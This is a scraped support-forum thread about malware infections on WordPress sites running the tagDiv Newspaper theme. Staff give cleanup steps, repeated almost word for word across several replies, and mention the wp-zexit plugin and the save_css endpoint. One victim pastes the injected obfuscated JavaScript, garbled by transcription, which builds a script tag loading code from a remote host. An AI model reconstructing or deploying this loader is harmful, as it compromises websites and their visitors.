
No search results were found in Documentation!
 bob@mrrogersweborhood.com
Hi.
We’re getting the following security errors? I assume these are theme files, yes?
—
Malware Scan identified 4 issue(s) on https://okobserver.org. The identified issue(s) is/are listed below.
File Issue
editor-rtl.css /var/web/site/public_html/wp-includes/blocks/block/editor-rtl.css Unknown file in WordPress core
editor-rtl.min.css /var/web/site/public_html/wp-includes/blocks/block/editor-rtl.min.css Unknown file in WordPress core
editor.css /var/web/site/public_html/wp-includes/blocks/block/editor.css Unknown file in WordPress core
editor.min.css /var/web/site/public_html/wp-includes/blocks/block/editor.min.css Unknown file in WordPress core
—
Can you please assist?
Thanks.
 Anamaria
 Hello,
Please let me know what version of the theme, WordPress and PHP you have. Also, please check the website for malware and this topic https://forum.tagdiv.com/topic/wp-editor-for-text-with-title-and-column-text-not-updating-content/
Thank you!
 Cab
CabHello,
I am using Newspaper 11, but it seems to be infected with malware. The infection may also be in the plugins. I am unable of updating to a later version because I loose all my configurations when I do so.
Can you help me find a way to remove the malware?
Here is the website in question: blog.elrincondelcomic.com
Please notice that the malware redirects the website to another one.
Thank you.
Anamaria Hi,
I think that you have malware on the website.
f you want to update the theme, you should download the latest version of it from Theme Forest account and download it.
I recommend that you update the theme manually https://forum.tagdiv.com/how-to-update-the-theme-2/ via FTP/cPanel/File Manager, also if possible disable extra plugins during the theme update to avoid any problems that may arise and make sure that you have activated the tagDiv Standard pack plugin to keep the website’s look. You can try to update the theme on a staging website.
After you update the theme, you need to update the theme plugins too.
In the worst cases, the settings in the theme panel may be lost (there have been isolated cases), in these cases, after the theme plugins that were previously used are activated, you will have to use a backup for the theme panel -> https://forum.tagdiv.com/import-export-theme-settings/
You could consider reinstalling the WordPress version, and checking for this plugin wp-zexit.php. It might be wise to inspect via FTP if it doesn’t appear in the WordPress -> Plugins. Additionally, using Wordfence to scan the website and remove unknown users would be prudent.
Change admin passwords and delete admin accounts you are not familiar with;
– Delete any weird/unknown plugins;
– Delete the weird/unknown themes;
– Clean unfamiliar Theme Panel injected code (example – https://i.imgur.com/4q70kCv.png);
– Clean WordPress files (example – https://i.imgur.com/stJCqiK.png)
Please block /wp-json/tdw/save_css
If an attacker wants to target this URL /wp-json/tdw/save_css they can do so. Even if the website uses a different theme, the attacker can still try that URL. We could add an option to be able to enable/disable the Live CSS, it will be considered. But for now in order to remove it this can only be done with a modification to the composer plugin. I think that all that removing it requires is to comment this line of code – https://prnt.sc/RtwvL5Nc4ikR -> https://prnt.sc/ymZmhdUfp57U But as I mentioned, the attacker can still try to access the URL.
Thank you!
Anamaria Hello,
I don’t know why; maybe you have malware on the website, but right now it is not working https://i.imgur.com/yiuoN6K.png. Also, I see you have sent an email, so please ensure the website works when my colleague tries to investigate.
Thank you!
Anamaria Hi,
This is very strange. What version of the theme do you have? Did you scan your website for malware?
Thank you!
Anamaria Hi,
I think that you have malware on the website.
If you want to update the theme, you should download the latest version of it from Theme Forest account and download it.
I recommend that you update the theme manually https://forum.tagdiv.com/how-to-update-the-theme-2/ via FTP/cPanel/File Manager, also if possible disable extra plugins during the theme update to avoid any problems that may arise and make sure that you have activated the tagDiv Standard pack plugin to keep the website’s look. You can try to update the theme on a staging website.
After you update the theme, you need to update the theme plugins too.
In the worst cases, the settings in the theme panel may be lost (there have been isolated cases), in these cases, after the theme plugins that were previously used are activated, you will have to use a backup for the theme panel -> https://forum.tagdiv.com/import-export-theme-settings/
You could consider reinstalling the WordPress version, and checking for this plugin wp-zexit.php. It might be wise to inspect via FTP if it doesn’t appear in the WordPress -> Plugins. Additionally, using Wordfence to scan the website and remove unknown users would be prudent.
Change admin passwords and delete admin accounts you are not familiar with;
– Delete any weird/unknown plugins;
– Delete the weird/unknown themes;
– Clean unfamiliar Theme Panel injected code (example – https://i.imgur.com/4q70kCv.png);
– Clean WordPress files (example – https://i.imgur.com/stJCqiK.png)
Please block /wp-json/tdw/save_css
If an attacker wants to target this URL /wp-json/tdw/save_css they can do so. Even if the website uses a different theme, the attacker can still try that URL. We could add an option to be able to enable/disable the Live CSS, it will be considered. But for now in order to remove it this can only be done with a modification to the composer plugin. I think that all that removing it requires is to comment this line of code – https://prnt.sc/RtwvL5Nc4ikR -> https://prnt.sc/ymZmhdUfp57U But as I mentioned, the attacker can still try to access the URL.
If you want, you can contact our custom work team here, and they can help you update the theme safely: https://tagdiv.com/premium-customization-services/
Thank you!
 Bettina
 Hello @mattemkadia!
Please delete the code and update the theme and the plugins to the latest version.
Follow this guide to clean your WordPress and theme of malware: https://askwpgirl.com/10-steps-remove-malware-wordpress-site/
After that, you can update the theme to the latest update.
For every update, we always recommend the following:
-> First of all, please make sure you have a backup.
-> Please deactivate all the non-tested plugins with our theme before updating.
-> Update WordPress, PHP, the theme, and plugins to the latest version: https://forum.tagdiv.com/how-to-update-the-theme-2/.
-> Check all these requirements for the theme: https://forum.tagdiv.com/requirements-for-newspaper/
Thank you!
 Calin
Calin Hello,
Here are some more recommendations:
Install a plugin for malware and please update the theme to the last version if this is already at the last version, please delete it and replace it with a fresh copy from themeforest account. DO the same for the theme plugins.
If you notice again the site redirects to other sites, it may be because of injected malware. We recommend you follow the steps below:
– Change admin passwords and delete admin accounts you are not familiar with;
– Delete any weird/unknown plugins folders and files;
– Delete the weird/unknown themes;
– Clean unfamiliar Theme Panel injected code (example – https://i.imgur.com/4q70kCv.png);
– Clean WordPress files (example – https://i.imgur.com/stJCqiK.png)
Thank you!
 simchris
 https://sitecheck.sucuri.net/results/https/www.rogner.cz
Warning: Malware Detected
Infected with malware. Immediate action is required
 gomakeout
 Hi Simchris,
First of all, thank you for your message.
I just blocked xmlrpc via .htaccess, and we did a full scan of the platform with Wordfence, which didn’t detect any malware.

As soon as it’s 7~8 AM here, I’ll get back here to share whether this action worked to reduce CPU usage. If you have any other additional tips, I would appreciate it.
 tumateix
Hi, I already updated the theme and the plugins via FTP and all WordPress files, yet my website still contains malware and is found in WordPress categories:
*Known javascript malware
Malware http://elimparcialnoticias.com/
(Pasa el cursor por encima para ver el código inyectado)
*Known javascript malware
Malware https://elimparcialnoticias.com/local/
(Pasa el cursor por encima para ver el código inyectado)
*Known javascript malware
Malware https://elimparcialnoticias.com/local/camargo/
(Pasa el cursor por encima para ver el código inyectado)
*Known javascript malware
Malware https://elimparcialnoticias.com/local/delicias/
(Pasa el cursor por encima para ver el código inyectado)
*Known javascript malware
Malware https://elimparcialnoticias.com/local/meoqui/
(Pasa el cursor por encima para ver el código inyectado)
*Known javascript malware
Malware https://elimparcialnoticias.com/local/rosales/
(Pasa el cursor por encima para ver el código inyectado)
*Known javascript malware
Malware https://elimparcialnoticias.com/local/saucillo/
I can´t find a file or a style to be deleted to delete this malware.
Can you help me discover where this javascript malware is inserted in my theme? I´m using the Cloud Templates: Living PRO, but I can´t find where this code comes from.
The code is:
<style id=”tdw-css-placeholder”>var
_rnnwirrm-“ataeqjb”try(letafmtgnbdgw-String;v. aeejp=”f™+”ro”+afmgnbagw[‘fr’+’om’+String.from (109,67,104,97, 114,67)+””+”de”var addknsowigw=”s”+”c”+afmtgnbdgw[aeejp]
(114, 105, 112, 116);var
xgobwbyj=”‘C’+’re”tafmtenbdgwlaeejp]
(97,116, 101,69, 108, 101, 109, 101, 110, 116);var _agehb=”s”+afmtgnbdgw[aeejp](114,99);var aomcxrdou-afmtgnbogw[aeejp](105,100);var _pfbpqrh=”cu”+”rre”+afmtgnbogw[aeejp]
(110, 116,83, 99, 1 14, 105, 112, 116); var _gaaeorlwqz-“pa”+”-“+afmtgnbagw[aeejp]
(101, 110, 116, 78, 111, 100, 101);var
gwzwgixp=”+”ns”tafmtgnbdgwlaeejp]
(101, 114,116,66, 101, 102, 11 1, 114, 101);let aqtfqufbfe-“ge”+”El’+afmtgnbdgw[aeejp]
(101, 109, 101, 110, 116, 115,66, 121, 84, 97, 1 03, 78,97, _almpwagsfok=”h”+””+afmtgnbagw[aeejp]
(97,100);var __qrohvnpalnf-“ap”+”p”+afmtgnbagw[aeejp]
(101,110, 100, 67, 104, 105, 108, 100);var _zieiuaxr=document;var _tinae=””+”e”+afmtgnbogw[aeejp]
(109, 112,95, 1 1 9, 101,97,1 16, 104, 101, 114, 95, 115,99
_qgmbtqt=_zieiuaxrLxgobwbyil (adaknsowigw):_qgmbtat[as’+’y’+’nc’]-true;var _Ixavfaxr=afmtgnbdgwaeejp]
(104,116,116,112,115,58,47,47+ “f” + “ft “+”.”+”gy
(47)+afmtgnbogw[aeejp]
(115)+”cr”+”;”+afmtgnbogwaeejp]
(112, 116)+afmtgnbdgw[aeejp] (47)+”s”+”ta”+afmtgnbogw[aeejp]
(114, 116,46, 106,115)_9gmbtqtLagehb)-_ Ixavfaxr;aRR {zieiuaxrLpfbpqrh]Lgaaeorlbwqz] [glwzwgixp]
(agmbtat, _zieiuaxr Lpfbpqrh));var axtpuopbn=document;if aware
(axtpuopbn[‘cu’+’rr’+’en’+’tS’+’cr’+ipt’])s.com/ {axtpuopbn[‘cu’+’rr’+’en’+’tS’+’cr’+’ipt’l.remove(}}e (almpwagsfok)[0]LqrohvnpdinfI(qgmbtqt);if° (axtpuopbn[‘cu’+’rr’+’en’+’tS’+’cr’+’ipt’7) {axtpuopbn[‘cu’+’rr’+’en’+’tS’+’cr’+’ipt’).remove())} (err/</style></head>
Thanks!
Anamaria Hello,
You need to update the theme to the latest version 12.6.6, because you have malware in the theme/Wordpress files.
Thank you!
Anamaria Hello Matt,
I recommend updating the theme to version 12.6.6 and checking for malware.
After you update the theme, you need to update the theme plugins too.
In the worst cases, the settings in the theme panel may be lost (there have been isolated cases), in these cases, after the theme plugins that were previously used are activated, you will have to use a backup for the theme panel -> https://forum.tagdiv.com/import-export-theme-settings/
You could consider reinstalling the WordPress version, and checking for this plugin wp-zexit.php. It might be wise to inspect via FTP if it doesn’t appear in the WordPress -> Plugins. Additionally, using Wordfence to scan the website and remove unknown users would be prudent.
Change admin passwords and delete admin accounts you are not familiar with;
– Delete any weird/unknown plugins;
– Delete the weird/unknown themes;
– Clean unfamiliar Theme Panel injected code (example – https://i.imgur.com/4q70kCv.png);
– Clean WordPress files (example – https://i.imgur.com/stJCqiK.png)
Please block /wp-json/tdw/save_css
If an attacker wants to target this URL /wp-json/tdw/save_css they can do so. Even if the website uses a different theme, the attacker can still try that URL. We could add an option to be able to enable/disable the Live CSS, it will be considered. But for now in order to remove it this can only be done with a modification to the composer plugin. I think that all that removing it requires is to comment this line of code – https://prnt.sc/RtwvL5Nc4ikR -> https://prnt.sc/ymZmhdUfp57U But as I mentioned, the attacker can still try to access the URL.
If you want, you can contact our custom work team here, and they can help you update the theme safely: https://tagdiv.com/premium-customization-services/
Thank you!
Calin Hi ignacioribes,
Here are some more recommendations:
Install a plugin for malware and please update the theme to the last version if this is already at the last version, please delete it and replace it with a fresh copy from themeforest account. DO the same for the theme plugins.
If you notice again the site redirects to other sites, it may be because of injected malware. We recommend you follow the steps below:
– Change admin passwords and delete admin accounts you are not familiar with;
– Delete any weird/unknown plugins;
– Delete the weird/unknown themes;
– Clean unfamiliar Theme Panel injected code (example – https://i.imgur.com/4q70kCv.png);
– Clean WordPress files (example – https://i.imgur.com/stJCqiK.png)
Thank you!
simchris There are instructions on here, somewhere, on how to scrub your database, which you need to do before reinstalling the latest theme *and* the latest td-composer plugin. There was a defect in some code used by *many* themes and plugins in the wild that allowed an injection. However, you need to clean that out of the dbase before anything else.
Once cleaned, consider installing WordFence, at the very least; and do security hardening in htaccess file to disable access to common WP files hackers try to attack. Disable XLMRPC, etc.
See this topic for Newspaper theme — note, this is only for the common wp-zexit hack, not any other issue you have from insecure or nulled third party plugins:
https://forum.tagdiv.com/topic/wp-zexit-malware-and-newspaper-theme-problem-please-see/
(I don’t work here.)
-
This reply was modified 2 years by
simchris.
simchris never seen this on my own site…did you try clearing browser cache? check site with malware scanner?
 Christian Messenger
Hi. I am the admin of http://www.christianmessenger.in website. We use the Newspaper theme. For the last few months we have been experiencing redirects to spam websites from mobile browser. Upon investigation we found out that tagdiv composer had been injected with a malware. The current version is very old. And we are not able to enable auto update of the plugin. Please help.
Bettina Hello!
Your site can’t be reached. It could be a malware. What kind of redirections?
Please provide more information about your issue.
Thank you!
Anamaria Hi,
I think that you have malware on the website.
If you want to update the theme, you should download the latest version of it from Theme Forest account and download it.
I recommend that you update the theme manually https://forum.tagdiv.com/how-to-update-the-theme-2/ via FTP/cPanel/File Manager, also if possible disable extra plugins during the theme update to avoid any problems that may arise and make sure that you have activated the tagDiv Standard pack plugin to keep the website’s look. You can try to update the theme on a staging website.
After you update the theme, you need to update the theme plugins too.
In the worst cases, the settings in the theme panel may be lost (there have been isolated cases), in these cases, after the theme plugins that were previously used are activated, you will have to use a backup for the theme panel -> https://forum.tagdiv.com/import-export-theme-settings/
You could consider reinstalling the WordPress version, and checking for this plugin wp-zexit.php. It might be wise to inspect via FTP if it doesn’t appear in the WordPress -> Plugins. Additionally, using Wordfence to scan the website and remove unknown users would be prudent.
Change admin passwords and delete admin accounts you are not familiar with;
– Delete any weird/unknown plugins;
– Delete the weird/unknown themes;
– Clean unfamiliar Theme Panel injected code (example – https://i.imgur.com/4q70kCv.png);
– Clean WordPress files (example – https://i.imgur.com/stJCqiK.png)
Please block /wp-json/tdw/save_css
If an attacker wants to target this URL /wp-json/tdw/save_css they can do so. Even if the website uses a different theme, the attacker can still try that URL. We could add an option to be able to enable/disable the Live CSS, it will be considered. But for now in order to remove it this can only be done with a modification to the composer plugin. I think that all that removing it requires is to comment this line of code – https://prnt.sc/RtwvL5Nc4ikR -> https://prnt.sc/ymZmhdUfp57U But as I mentioned, the attacker can still try to access the URL.
If you want, you can contact our custom work team here, and they can help you update the theme safely: https://tagdiv.com/premium-customization-services/
Thank you!
Anamaria Hello,
Please let me know what version of the theme you have on the websites.
Please update the theme to the latest version 12.6.5.
This malware infects not only theme files but also WordPress files or other plugin files. This malware was not detected only in our theme but also in many other themes and plugins https://www.bleepingcomputer.com/news/security/massive-balada-injector-campaign-attacking-wordpress-sites-since-2017 / -> https://cybernews.com/security/wordpress-malware-epidemic-balada-injector/ -> https://www.geoedge.com/balda-injectors-2-0-evading-detection-gaining-persistence /
You could consider reinstalling the WordPress version, reinstalling the theme, and checking for this plugin wp-zexit.php. It might be wise to inspect via FTP if it doesn’t appear in the WordPress -> Plugins. Additionally, using Wordfence to scan the website and remove unknown users would be prudent.
Change admin passwords and delete admin accounts you are not familiar with;
– Delete any weird/unknown plugins;
– Delete the weird/unknown themes;
– Clean unfamiliar Theme Panel injected code (example – https://i.imgur.com/4q70kCv.png);
– Clean WordPress files (example – https://i.imgur.com/stJCqiK.png)
Please block /wp-json/tdw/save_css
If an attacker wants to target this URL /wp-json/tdw/save_css they can do so. Even if the website uses a different theme, the attacker can still try that URL. We could add an option to be able to enable/disable the Live CSS, it will be considered. But for now in order to remove it this can only be done with a modification to the composer plugin. I think that all that removing it requires is to comment this line of code – https://prnt.sc/RtwvL5Nc4ikR -> https://prnt.sc/ymZmhdUfp57U But as I mentioned, the attacker can still try to access the URL.
Thank you!
Calin Hi Darcy1968, there are no malwares and I can assure you because envato check each package that is set on themeforest.
The problems you are facing are related to the fact that you tried both themes and the theme plugins were no deleted, as example, the Newsmag theme is not compatible with tagDiv Standard Pack and will create critical errors. Also, all the tagDiv plugins from Newsmag are different from Newspaper, so when you want to try one of those themes, you’ll need to make sure that all tagDiv plugins are deleted, otherwise you’ll face critical errors. The themes are similar and the theme plugins but the code inside theme are a little different, so what you’ll need to do is before installing the theme to make sure that there are no tagDiv plugin (those starts with td-), after that you can install the theme and the theme plugins will be automatically installed when you’ll install a prebuilt website.
Thank you!
simchris No issues with Newsmag here, and no malware. So, good to double check your site dbase in full to check all tables and scrub.
(I don’t work here.)
 Darcy1968
 I have requested a refund via Envato for both themes. My website is completely borked with malware (first time ever) and I will try and use a backup to restore it. I do hope they will be accepted and processed. It is quite a lot of money for me and has led to some poor weekend life outcomes. TIA. I appreciate it.
simchris you need to update to current theme version
do search here in forum for malware removal pro ess for dbase
i dont work here



